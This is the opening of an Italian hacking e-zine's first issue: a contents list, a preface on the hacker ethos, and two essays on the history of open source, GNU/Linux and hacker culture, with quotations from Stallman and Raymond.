

N.0

italian hacking e-zine

UnderAttack

UnderAttHack n.0 by Hackingeasy Team

In_questo_numero() {

Prefazione al n.0 [by adsmagnet].....3

Storie, Etiche & Culture hacker

L'open-source e la nascita di linux [by MRK259].....5

La correlazione tra hacking e GNU/Linux [by Floatman].....11

Programming

Programmazione e open-source: un esempio pratico [by Floatman].....16

Javascript da tavolo [by Sony].....34

WINO: Programmare con AutoIT [by ZizioKriminal].....42

Exploit Analysis

Spraying the heap for fun and profit (parte 1) [by Elysia].....54

Hardware

La gestione dell'input/output [by Slacer™].....61

Reverse-Engineering

Introduzione a GDB [by ptrace()].....64

}

Prefazione al n.0

All'inizio del 2009 sembrerebbe che ormai la tecnologia informatica sia parte della vita di tutti i giorni.

I tempi in cui il pc era una macchina destinata all'uso professionale e la rete era prerogativa di pochi eletti sembrano passati da pochi giorni.

Forse, dopo l'euforia iniziale, è il momento di fermarsi a riflettere e a porsi alcune domande importanti.

Sarebbe il caso di chiederci se questi mezzi aumentino libertà e progresso, oppure siano una gabbia, dove in cambio del cibo facile e delle amorevoli cure dei guardiani l'umanità si stia crogiolando nella propria apatia.

Ciò che contraddistingue l'Uomo è la sua intelligenza, fatta di razionalità ma anche di emozioni e pensieri metafisici; è per mezzo di tale potenza creatrice che egli ha fatto nascere e crescere la tecnologia, in maniera da liberarsi dalle fatiche che la natura impone.

Cosa accade però nel momento in cui è la razionalità stessa ad essere delegata al progresso?

L'informazione tecnologica in cui siamo immersi tende quasi a generare il nostro pensiero: la realtà è ciò che la tecnologia ci mostra, l'opinione è quello che le reti trasmettono; generazioni di calcolatori sempre nuove si evolvono ad una velocità ormai incontrollabile per creare videogames, spot pubblicitari, effetti speciali del cinema, truffe on-line e software virale.

In questa visione che ieri era fantascienza ed oggi è realtà, esiste ancora un ruolo per ciò che un tempo era chiamato "hacking"?

Il suono di questa parola, che all'origine identificava l'unione tra capacità intellettive dell'uomo e potenza di calcolo della macchina, è stato plasmato, riadattato e stravolto da quella stessa società tecnologica che esso ha creato.

La degenerazione informativa e l'inerzia sociale generata da questa, amplificano i peggiori modelli difetti della razza umana: la libertà di informazione diventa possibilità di aggredire il pensiero dei destinatari, la rete diventa diffusione di contenuti pericolosi (pedofilia, terrorismo, cyber-crime ecc.).

Il progresso informatico, la più alta realizzazione della civiltà, non è più il "fine" della crescita sociale ma il "mezzo" attraverso cui si manifestano le più oscure paure della nostra immaginazione.

La Società della Paura, dove si teme tutto ciò che non si conosce ma si sta bene attenti a non offrire informazioni sull'argomento, dove la diffusione

globale del sapere entra nelle nostre vite solo quando è crimine, guerra o crash finanziario.

È da queste riflessioni che nasce il progetto UnderAttHack, un piccolo spazio di conoscenza in un mondo che fa dell'ignoranza la sua ragione di vita, perchè siamo tutti sotto l'attacco dei nemici dell'Umanità, cioè l'ignoranza, l'indifferenza e l'apatia.

UnderAttHack è un laboratorio sperimentale per opporre resistenza e produrre una reazione alla nullità di ciò che ci circonda. È la dimostrazione che la cultura condivisa produce il Sapere e non la Mistificazione del reale.

Quando leggete UnderAttHack dovete sempre avere ben presente questa nostra missione.

Certo non possiamo imporvi di apprezzarne i contenuti e lo stile, però mi piacerebbe se pensaste che il Team Hackingeasy ha risposto in questo modo ad un problema reale, forse con scarse capacità o forse nella maniera meno adatta. In ogni caso UnderAttHack dà modo di riflettere, di pensare come queste poche pagine dimostrino che chiunque tra noi ha la possibilità di “creare” qualcosa e non solo di “subire” ciò che ci sta attorno.

Buona lettura...

adsmanet

L'open-source e la nascita di linux

Soltanto un altro racconto di azioni che hanno cambiato internet

In questo documento cercherò di illustrare la filosofia dell'open-source e la nascita di GNU/Linux agli utenti che non li conoscono e anche a chi voglia approfondire un po' di più l'argomento.

Se siete degli amanti di Windows e del software proprietario questo testo non è per voi...

Se siete degli amanti del software libero e/o Linux questo testo è per voi..

open-source...iniziamo con l'approfondire brevemente questo termine...se ne parla molto nel web.. Ma cos'è??

Ebbene l'open-source non è solo un programma rilasciato con il codice sorgente incluso, ma è una filosofia, un modo di vivere...

Una persona disse questa frase: *Il sapere umano appartiene al mondo*, ebbene questa frase secondo me è l'essenza dell'open-source, infatti tramite essa si riassume il tutto.

Il settore dell'informatica fino a poco tempo fa è stato letteralmente dominato da Windows, ma adesso questa situazione si sta ribaltando, GNU/Linux minaccia molto seriamente il monopolio di Microsoft.

Infatti giorno e notte hacker e programmatori in tutto il mondo si scambiano reciprocamente pezzi di codice nel tentativo di migliorare sempre di più software come Linux, ovvero software aperti. Prima di proseguire direi di chiederci cosa sia Linux..

Ebbene **ATTUALMENTE** "Linux" o più correttamente GNU/linux è un Sistema Operativo alternativo a Windows, sviluppato continuamente dalla collaborazione di migliaia di programmatori attraverso internet.

Dopo questo brevissimo rinfresco di cosa sia GNU/Linux torniamo pure all'open-source; l'open-source permette agli utenti di collaborare allo sviluppo e alla creazione del software senza dover affrontare necessariamente gli ostacoli inerenti alla proprietà intellettuale e senza richiedere l'intervento di avvocati.

In definitiva con l'open-source si cerca solo che il software creato funzioni senza problemi e possa essere modificato da chiunque, migliorandolo di volta in volta.

Ma perché GNU/Linux e l'open-source potessero esistere era necessario il lavoro di persone come Richard Stallman, Linus Torvalds e organizzazioni come RMS, MIT e ovviamente la più importante: FSF (Free Software Foundation).

Infatti senza Richard Stallman attualmente non ci sarebbe il progetto GNU, ovvero l'idea di un SO totalmente libero. E il software open-source non sarebbe andato così avanti..

Ma fermiamoci un momento...da quando è nato l'open-source..? Semplice: **MAI!**

Infatti l'open-source non ha una data di nascita, poiché con l'avvento dei primi computer i software venivano scambiati tranquillamente senza licenze ecc.

Ma a rovinare questa fantastica era ci ha pensato principalmente la Microsoft Corporation...

Infatti a cavallo degli anni '70-'80 una comunità di programmatori fondò l'*Homebrew Computer Lab* e in una newsletter pubblicata dal club, datata 31 gennaio 1976, Bill Gates che


rappresentava legalmente la Microsoft (era un socio accomandatario...) scrisse una lettera alla comunità in cui definiva punto per punto il concetto allora **NUOVO** di software proprietario.


Cito **alcune** delle frasi contenute in quella lettera:

"L'hardware si paga, ma il software è libero..e allora a chi importa se la gente che ci ha lavorato non viene pagata?...Vi sembra giusto? La cosa che non fate scambiandovi il software, è apprezzare gli sforzi di chi ci ha lavorato, ma una cosa che fate è impedire che venga scritto del buon software. Chi può permettersi di svolgere un lavoro di qualità professionale se poi non viene pagato?"

Con questa lettera Bill Gates fece da collante per le aziende produttrici di software che applicarono un costo e una licenza d'uso ai programmi, ma soprattutto il codice sorgente fu reso proprietario, ovvero non poteva più essere modificato da nessun utente, se non da un programmatore dell'azienda stessa.

Alcune immagini della lettera scritta da Bill Gates per la diffusione del software proprietario:





Intanto mi riallaccio a Richard Stallman, che a quel tempo lavorava al M.I.T. Egli creò un programma per un'azienda che lo aveva richiesto, l'azienda dopo aver ottenuto il software lo modificò. Stallman essendo venuto a conoscenza delle modifiche chiese all'azienda una copia del codice, in modo da poter apprendere dalle modifiche fatte, l'azienda però rifiutò e li rese inaccessibili.

Questo fatto irritò molto Stallman per il concetto di software proprietario e si trovò così ad affrontare un problema di tipo etico, dato che negli anni '80 per avere un computer all'avanguardia si doveva acquistare un Sistema Operativo proprietario, ma i programmatori e le aziende per cui lavoravano non condividevano più il source con gli utenti; anzi cercavano di controllarli tramite licenze restrittive.

Infatti tramite queste ultime, le aziende cedevano i prodotti a patto che l'utente non distribuisse i software acquistati a nessun'altro, e non potesse modificarli.

Per rispondere a tale problema Stallman decise di fondare un'organizzazione per il software libero e decise di creare un sistema operativo nuovo, per incoraggiare gli altri a condividerlo. Ne iniziò la progettazione nel 1984 dopo aver lasciato il M.I.T.

Il sistema operativo si chiamò GNU acronimo che sta per: **G**nu is **N**ot **U**nix, perché lo scopo di Richard Stallman era infatti di creare un sistema operativo basato su UNIX ma che non fosse a pagamento come altri sistemi UNIX presenti sul mercato.

I sistemi UNIX erano costituito da vari programmi che comunicavano tra loro e dovendo creare il nuovo SO da zero, Stallman decise (semplificando il problema) di scrivere un programma sostitutivo per ognuno di essi.

Così facendo, nel 1985 Stallman fondò la Free Software Foundation (FSF) e grazie all'aiuto di altri programmatori che pian piano si unirono al progetto entro il 1991 ebbero quasi concluso il nuovo SO quasi indipendente, (attenzione! **quasi**, perché gli mancava ancora il kernel per essere totalmente indipendente; infatti Stallman e i programmatori che si erano uniti a lui non riuscivano ad ottenere un buon kernel, veloce e affidabile, ma ottenevano soltanto dei mini-

kernel con dei bug).

Tale "SO" doveva essere un free software, ovvero "software libero" (Attenzione! **libero**, non **gratuito**!), il concetto libero sta per la libertà che ha chiunque di modificare arbitrariamente il SO, rendendolo a tutti gli effetti "suo".

Ma l'azienda di Stallman naturalmente doveva tutelare la libertà del software creato e inventò il "*copyleft*", un particolare tipo di licenza che a differenza del copyright non vieta all'utente di modificare il codice sorgente, ma al contrario rilasciava tale software **solo** se si rendeva possibile la sua modifica e la redistribuzione con le modifiche applicate, cooperando così con la comunità degli sviluppatori.

Secondo i principi del *copyleft* nacque anche la Gnu Public License o GPL, ovvero un documento giuridico ufficiale che tutela il software prodotto da modifiche alla libertà di uso, distribuzione e modifica.

Tale licenza cita nel proprio manifesto:

"Le licenze per la maggioranza dei programmi hanno lo scopo di togliere all'utente la libertà di condividerlo e di modificarlo. Al contrario, la GPL è intesa a garantire la libertà di condividere e modificare il free software, al fine di assicurare che i programmi siano "liberi" per tutti i loro utenti."

La licenza GPL (giunta alla terza edizione) può essere usata da chiunque, per fare un esempio in grande stile, Linus Torvalds usò tale licenza per la creazione di un kernel: Linux.

Ma torniamo al progetto GNU di creare un nuovo SO...

Il sistema operativo creato da Stallman e i membri del progetto era formato da software come: bash (ovvero **B**ourne **A**gain **S**hell), la riga di comando del sistema; un compilatore C (GCC); un debugger (GDB); un editor di testo (Emacs) e altri strumenti principali, che facevano parte di un toolkit che poteva anche essere utilizzato per creare ogni applicazione per sistemi UNIX.

Per rendere definitiva l'opera mancava un kernel...

I membri del progetto GNU effettuavano diversi tentativi, utilizzando un *microkernel* formato da un insieme di server che interagivano tra loro, il problema di questo modello era però che i server inviavano e ricevevano le istruzioni con il meccanismo indicato in figura 1


Così facendo risultava difficile la sincronia tra loro, in quanto lavorando individualmente generavano numerosi bug.

Questo modello di micro-kernel era innovativo all'epoca, poiché prima del progetto GNU esistevano soltanto kernel monolitici (ovvero un unico kernel).

Prima che il team riuscisse a risolvere tutti i bug e ad ottenere un kernel stabile intervenne Linus Torvalds, che riuscì a sviluppare un kernel veloce e affidabile.

Il kernel si chiamò Linux.

Figura 1 (modello di microkernel inizialmente utilizzato dal GNU Project):



Il server A invia un'istruzione al server B che nel frattempo ne sta già inviando una ad A. risultava difficile la sincronia tra loro, in quanto lavorando individualmente generavano numerosi bug.

Il kernel creato da Linus Torvalds era un kernel monolitico (lo stesso tipo di kernel che venivano utilizzati fino ad allora..) ma a differenza degli altri era (ed è..) modulare, ovvero ha la possibilità di utilizzare codici compilabili (moduli) all'occorrenza del sistema.

Il kernel Linux, tengo a ricordare che venne sviluppato indipendentemente dal progetto GNU, Linux da solo era inutile poiché non c'erano i tool necessari a costruire un SO, dall'altra parte il progetto GNU non poteva essere completo senza un kernel "libero", quindi entrambi erano incompleti ma complementari.

Linus Torvalds decise di provare a completare il kernel con le parti mancanti per ottenere un SO indipendente. Si rese presto conto che ciò che cercava era già stato creato ed era disponibile (È sì.. era proprio il toolkit GNU)

Allora Torvald decise di adottare la licenza GPL e di inserire il kernel Linux all'interno del sistema GNU ottenendo un perfetto SO veloce ed equilibrato.

Da allora in poi si è riferiti al kernel Linux per indicare tutto il sistema, anche il nome corretto del sistema operativo è GNU/linux.

Un'altra svolta per la crescita e la diffusione dei sistemi GNU/Linux e del software libero è stato lo sviluppo di un'applicazione server dedicata al web: Apache.

Apache veniva usato quasi solamente su Linux perché era totalmente compatibile con quel SO e non si integrava bene su sistemi Windows, che prendevano il sopravvento come sistemi più utilizzati dai personal-computer, in virtù di un accordo commerciale tra Microsoft e IBM.

Questo perché gli sviluppatori di Apache usavano macchine che montavano Linux...di conseguenza il programma girava meglio su un sistema linux che su uno Windows.

Ora che ho parlato di Apache non posso non parlare della cosiddetta “guerra dei browser”...

L'azienda Netscape ha avuto un ruolo molto importante, perché è stata la prima grande azienda a sfruttare le licenze open-source.

Fondamentalmente Netscape si è unita all'open-source per competere con la Microsoft, quando questa iniziò la distribuzione di Internet Explorer all'interno del suo sistema Windows. Pian piano la società allora leader incontrastata del mercato dei browser web, si accorse di sentire molto la concorrenza di un avversario del calibro di Microsoft, che sfruttava la sua leadership nel mercato dei sistemi-operativi per spodestare il trono di Netscape.

L'aumento di utilizzo di Internet Explorer generò nella dirigenza di Netscape (e nelle menti degli appassionati dell'open-source) un forte timore:

La paura che Microsoft riuscisse a monopolizzare il mercato dei browser, e che usasse questo potere per monopolizzare gli standard html che (si sa) compongono il web.

Ma il colosso Netscape non rimase con le mani in mano e decise di rilasciare il codice sorgente del proprio browser e di distribuire il programma gratuitamente, facendone un free software.

Il nuovo progetto per la realizzazione un browser “libero” fu mantenuto da una fondazione senza fini di lucro: Mozilla Foundation.

Attualmente il progetto Mozilla non comprende solamente browser (Firefox), ma anche programmi come client di posta (Thunderbird), un editor HTML grafico (NVU) e altro ancora..

Un ulteriore evento favorevole al SO open-source e contrario a Microsoft avvenne nel 1999 a Foster City negli USA, circa 150 utenti di Linux si ritrovarono per protestare contro la casa di Redmond, poiché dopo aver acquistato un computer con preinstallato il SO Windows volevano essere rimborsati, la Microsoft rifiutò di risarcirli ma da quel giorno IBM e Toshiba iniziarono a vendere computer senza SO preinstallati.

In breve la spaventosa crescita di GNU/Linux dal 1991 al 1997:

Nel 1991 versione 0.01| 10 000 righe di codice, 1 user (linus Torvalds)

Nel 1992 versione 0.96| 40 000 righe di codice, 1000 users

Nel 1993 versione 0.99| 100 000 righe di codice, 20000 users

Nel 1997 versione 2.1 | 800 000 righe di codice, 3.5 milioni users

E ricordate che attualmente GNU/Linux conta più di 28 distribuzioni (quindi ventotto sistemi operativi basati sul kernel Linux) diverse tra loro.

Spero che ora chi non conosceva la filosofia open-source l'abbia approfondita un po' di più e spero che ora qualcun' altro abbia la voglia di lasciare il classico Windows per passare a Linux.

MRK259

La correlazione tra hacking e GNU/Linux

La vicinanza tra ambiente hacking e GNU/Linux è una cosa conosciuta anche agli appassionati di informatica estranei ad ambienti underground.

Questo documento spazierà tra aspetti etici e tecnici, considerando comunque la parola “hacker” nel suo significato originario legato alla passione per l'informatica, come indicato ad esempio dal padre dell'open-source Richard Stallman:

The use of “hacker” to mean “security breaker” is a confusion on the part of the mass media. We hackers refuse to recognize that meaning, and continue using the word to mean, “Someone who loves to program and enjoys being clever about it.”

R. Stallman, The GNU Project - <http://www.gnu.org/gnu/thegnuproject.html>

L'uso di “hacker” con significato di “colui che viola la sicurezza” è una confusione dei mass media. Noi hacker rifiutiamo di riconoscere quel significato, e continuiamo ad usare la parola per indicare, “Qualcuno che ama programmare e si diverte ad essere ingegnoso in quel campo”

Una volta che sia assunta tale definizione di partenza, sembrerebbe normale che un esperto hacker abbia conoscenze generali tali da interessarsi a tutti i sistemi operativi e l'esistenza di un rapporto così stretto tra GNU/Linux e hacking apparirebbe inconsistente. Da un lato le qualità di apertura mentale insite nell'etica hacking sembrerebbero negare preferenze per un dato sistema, dall'altro lato la forte diffusione di GNU/Linux in ambiente server non spiegherebbe di per sé un legame maggiore della necessità di lavorare anche su questa piattaforma.

Eric Steven Raymond nel suo documento How To Become a Hacker scrive:

L'unico passo importante che un principiante possa compiere per acquisire delle capacità da hacker è procurarsi una copia di Linux o di uno degli Unix BSD, installarlo sulla propria macchina ed utilizzarlo.

<http://www.catb.org/~esr/faqs/hacker-howto.html>

trad.it - <http://www.dvara.net/HK/diventarehacker.asp>

Come si può vedere in questo caso, GNU/Linux appare come una versione di UNIX portata agli estremi della sua utilità.

Se ne ricava immediatamente come il pregio maggiore sia riferibile alla disponibilità di codice open-source, come infatti viene spiegato immediatamente dopo:

Certo, ci sono altri sistemi operativi al mondo oltre a Unix. Ma sono distribuiti solo in forma di file binari, non puoi leggerne il codice sorgente e non puoi neppure modificarlo. Imparare l'hacking su macchine DOS o Windows o MacOS è come cercare di imparare a ballare

mentre si è ingessati.

Una sorta di passaggio obbligato attraverso UNIX per il corretto apprendimento viene indicato in maniera indiretta anche nel “vocabolario” etico/culturale della comunità hacker, cioè il Jargon File, New Hacker's Dictionary:

Though crackers often call themselves 'hackers', they aren't (they typically have neither significant programming ability, nor Internet expertise, nor experience with UNIX or other true multi-user systems)

The Jargon File - <http://www.catb.org/jargon>

Anche se i crackers spesso si definiscono “hacker”, non lo sono (tipicamente non hanno né una significativa abilità nel programmare, né conoscenze di internet, né esperienza con UNIX o altri veri sistemi multi-utente)

In questo caso come si può notare, la conoscenza di UNIX diventa principio fondante delle competenze necessarie per l'hacking “vero”.

Il New Hacker's Dictionary rivede in chiave moderna la prima realizzazione Jargon File, cioè quella nata direttamente al MIT di Boston parallelamente all'avvento del movimento hacker.

La prima versione risulta ancora disponibile in rete:

<http://www.dourish.com/goodies/jargon.html>

Dalla lettura del documento si può notare chiaramente come inizialmente le forme gergali si basassero sul linguaggio LISP, all'epoca (a cavallo tra gli anni '60 e gli anni '70) molto utilizzato nei più vari campi applicativi.

La semplice distanza temporale tra la redazione dei due documenti non spiega in modo automatico questo passaggio culturale così netto e preciso.

Il periodo a cui risale l'elaborazione e la scrittura della prima versione del Jargon File, coincide tra le altre cose con la nascita di UNIX (e del linguaggio C ad esso correlato) nei laboratori Bell ad opera di Ken Thompson e Dennis Ritchie.

Risulta quindi evidente l'importanza di identificare un qualche legame profondo tra la cultura hacker originaria e la nascita di questo sistema operativo e quindi del progetto GNU/Linux.

Una spiegazione dettagliata del concetto primitivo del termine “hacker” ci viene spiegata nel sito personale di Richard Stallman alla pagina “On Hacking”:

<http://www.stallman.org/articles/on-hacking.html>

In questo scritto Stallman ci spiega il significato della parola “hack” nel gergo studentesco del MIT di quegli anni; traducibile come “bravata”, assimilabile agli scherzi di tipo goliardico conosciuti in ogni paese negli ambienti universitari, di cui quelli dei College Americani hanno trovato più di qualche interpretazione cinematografica.

Un “hack” rappresenta quindi un'azione fatta per gioco, dove il carattere di utilità perde importanza rispetto all'ingegno espresso dall'autore ed al superamento dei limiti richiesti

dall'opera.

All'interno di un ambiente fortemente tecnologico come quello del MIT, la realizzazione di “hack” nel campo del software legate sia alla programmazione sia al superamento delle protezioni informatiche non poteva che avere un ruolo determinante.

La nascita del movimento hacker va poi inserita all'interno del contesto temporale in cui essa si sviluppa, cioè in un periodo di forti spinte innovative, a volte di ribellione, dove il progresso tecnologico e quello sociale tendono a fondersi in scopi di carattere generale che quasi “impongono” il superano dei confini attribuiti.

In quello stesso periodo, nei laboratori di progettazione di Bell si lavora al progetto di un nuovo sistema operativo multi-utente, chiamato Multics.

Dopo l'entusiasmo iniziale, la complessità del sistema realizzato e il relativo costo di progettazione impongono alla società di abbandonare il progetto.

Due sviluppatori impegnati nell'opera, Ken Thompson e Dennis Ritchie, sicuramente nello stesso spirito che guidava gli “hack” del MIT di quegli anni, decidono di continuarne lo sviluppo in modo autonomo. Dal loro lavoro nasce il sistema UNIX e il linguaggio C del suo kernel, che ne permette la portabilità sulle varie piattaforme esistenti.

In breve tempo UNIX diventa il sistema più utilizzato nelle Università Americane, per scopi scientifici e di ricerca, andando quasi a dimostrare la potenza creativa di un “hack” degli ideatori.

Da quel momento in avanti quel sistema operativo (su cui si baseranno ARPANET e quindi internet) diverrà per la cultura hacker la dimostrazione della portata di un modello nato per gioco, i cui risultati erano chiaramente visibili.

Un nuovo passo importante di questo processo doveva passare dalla realizzazione delle reti globali, cioè per la possibilità di implementare un “hack” di tipo diffuso, senza i confini istituzionali definiti dalle tecnologie presenti prima dell'avvento del web.

E. S. Raymond, nel suo *The Cathedral and the Bazaar* pone l'accento su un punto fondamentale riguardo la nascita e lo sviluppo di Linux, cioè la sua creazione avvenuta direttamente per opera della comunità hacker:

Chi avrebbe potuto pensare appena cinque anni fa che un sistema operativo di livello mondiale sarebbe emerso come per magia dal lavoro part-time di diverse migliaia di hacker e sviluppatori sparsi sull'intero pianeta, collegati tra loro solo grazie ai tenui cavi di Internet?

[http://www.catb.org/~esr/writings/cathedral-bazaar/cathedral-bazaar/](http://www.catb.org/~esr/writings/cathedral-bazaar/cathedral-bazaar/trad.it)
trad.it - <http://www.apogeeonline.com/openpress/cathedral>

Il metodo utilizzato da Linus Torvald per l'attività di debugging e relativa implementazione del suo kernel, così come la realizzazione finale di GNU/Linux è necessariamente correlato alla cultura hacker per motivi sia storici che culturali.

La base di UNIX su cui il sistema si stava costruendo era il frutto (o forse l'origine stessa) della cultura dell'hacking; allo stesso modo, l'utilizzo del lavoro congiunto degli sviluppatori

di tutto il mondo amplificava i valori di conoscenza diffusa e crescita collettiva tanto cari all'etica hacker.

Anche il progetto GNU, dalla realizzazione dei tool fino alla nascita della licenza GPL, rappresentano un altro volto della cultura hacker ugualmente legata agli stessi valori etici ed alla stessa volontà di creare un sistema operativo tramite modelli innovativi finalizzati alla condivisione di risorse e capacità tecniche per la più ampia fascia di utenza.

L'unione finale delle due opere, conclude un ciclo ideale sia riguardo la storia del software, sia riguardo la cultura dell'hacking.

La creazione e lo sviluppo di GNU/Linux comportano più di qualche dimostrazione della ragionevolezza dei valori della comunità hacker:

1. Il contributo collettivo allo sviluppo del software può generare progetti di grossa portata, ad esempio la realizzazione di un intero sistema operativo a base UNIX.
2. La liberazione del codice sorgente permette una rapidità di evoluzione dei codici stessi inimmaginabile nel caso di sorgenti proprietari, ad un costo irrisorio (si veda l'evoluzione del sistema GNU/Linux dalla sua nascita ad oggi).
3. Poter lavorare su un intero sistema con codice open-source offre agli sviluppatori la possibilità di plasmarne la sua totalità per renderlo idoneo alle richieste specifiche desiderate. La cosa diventa oltretutto sempre più importante al crescere della qualità richiesta (si pensi all'uso di GNU/Linux in campo server o nei super calcolatori).

Come si vede le motivazioni di tipo etico si mescolano a quelle di tipo tecnico.

L'hacking è oggi fortemente legato alla rete, alle sue tecniche di gestione e alla programmazione per questo settore di utilizzo del mezzo informatico.

Nonostante la quasi totalità di librerie, programmi e linguaggi sia portabile anche su sistemi Windows esiste tuttora una netta superiorità in questo campo da parte di piattaforme UNIX e quindi GNU/Linux in modo particolare.

Si pensi alla comodità di sviluppare in Perl, Python, Ruby e PHP, senza considerare la quantità di software utilizzabile al meglio proprio su questi sistemi.

Il legame profondo tra GNU/Linux e hacking visto dal lato tecnico, legato al campo dello sviluppo di software, è ben indicato da Flavio Bernardotti nella sua stupenda opera Hacker's Programming Book, che forse rappresenta la miglior realizzazione del suo genere nel panorama Italiano:

“Chiaramente l'ambiente Linux è quello ideale in quanto tutto è già incluso comprese diverse librerie legate alla programmazione di rete le quali si supportano su determinate estensioni del kernel stesso.

....

Linux dispone già al suo interno del compilatore sia C che C++.

Un altro esempio è relativo allo sniffing dei segmenti di rete.

Per svolgere queste funzioni si deve reperire programmi come ad esempio COMMVIEW. L'ambiente Linux per tali funzioni possiede già al suo interno di softwares come ad esempio TCPDUMP.

Senza contare le numerosissime librerie come TCP capture e altre.

In ambiente Windows dovrete andarvi a cercare WINCAP che pur comunque essendo gratuito è pur sempre un pacchetto esterno che deve essere installato sulla macchina di lavoro.”

F.Bernardotti, Hacker's Programming Book - <http://www.bernardotti.it>

La comodità “strutturale” insita in GNU/Linux è in questo caso (tralasciando gli aspetti etici) da attribuirsi più alle logiche commerciali di Microsoft che alla capacità intrinseca del sistema operativo da questa prodotto.

È da notare inoltre, come alcuni progetti nati in ambienti legati a Linux nel tempo abbiano prodotto ottimi risultati nel porting di applicazioni GNU su sistemi Windows, di cui ovviamente il progetto [Cygwin](#) merita di essere ricordato per il suo notevole contributo.

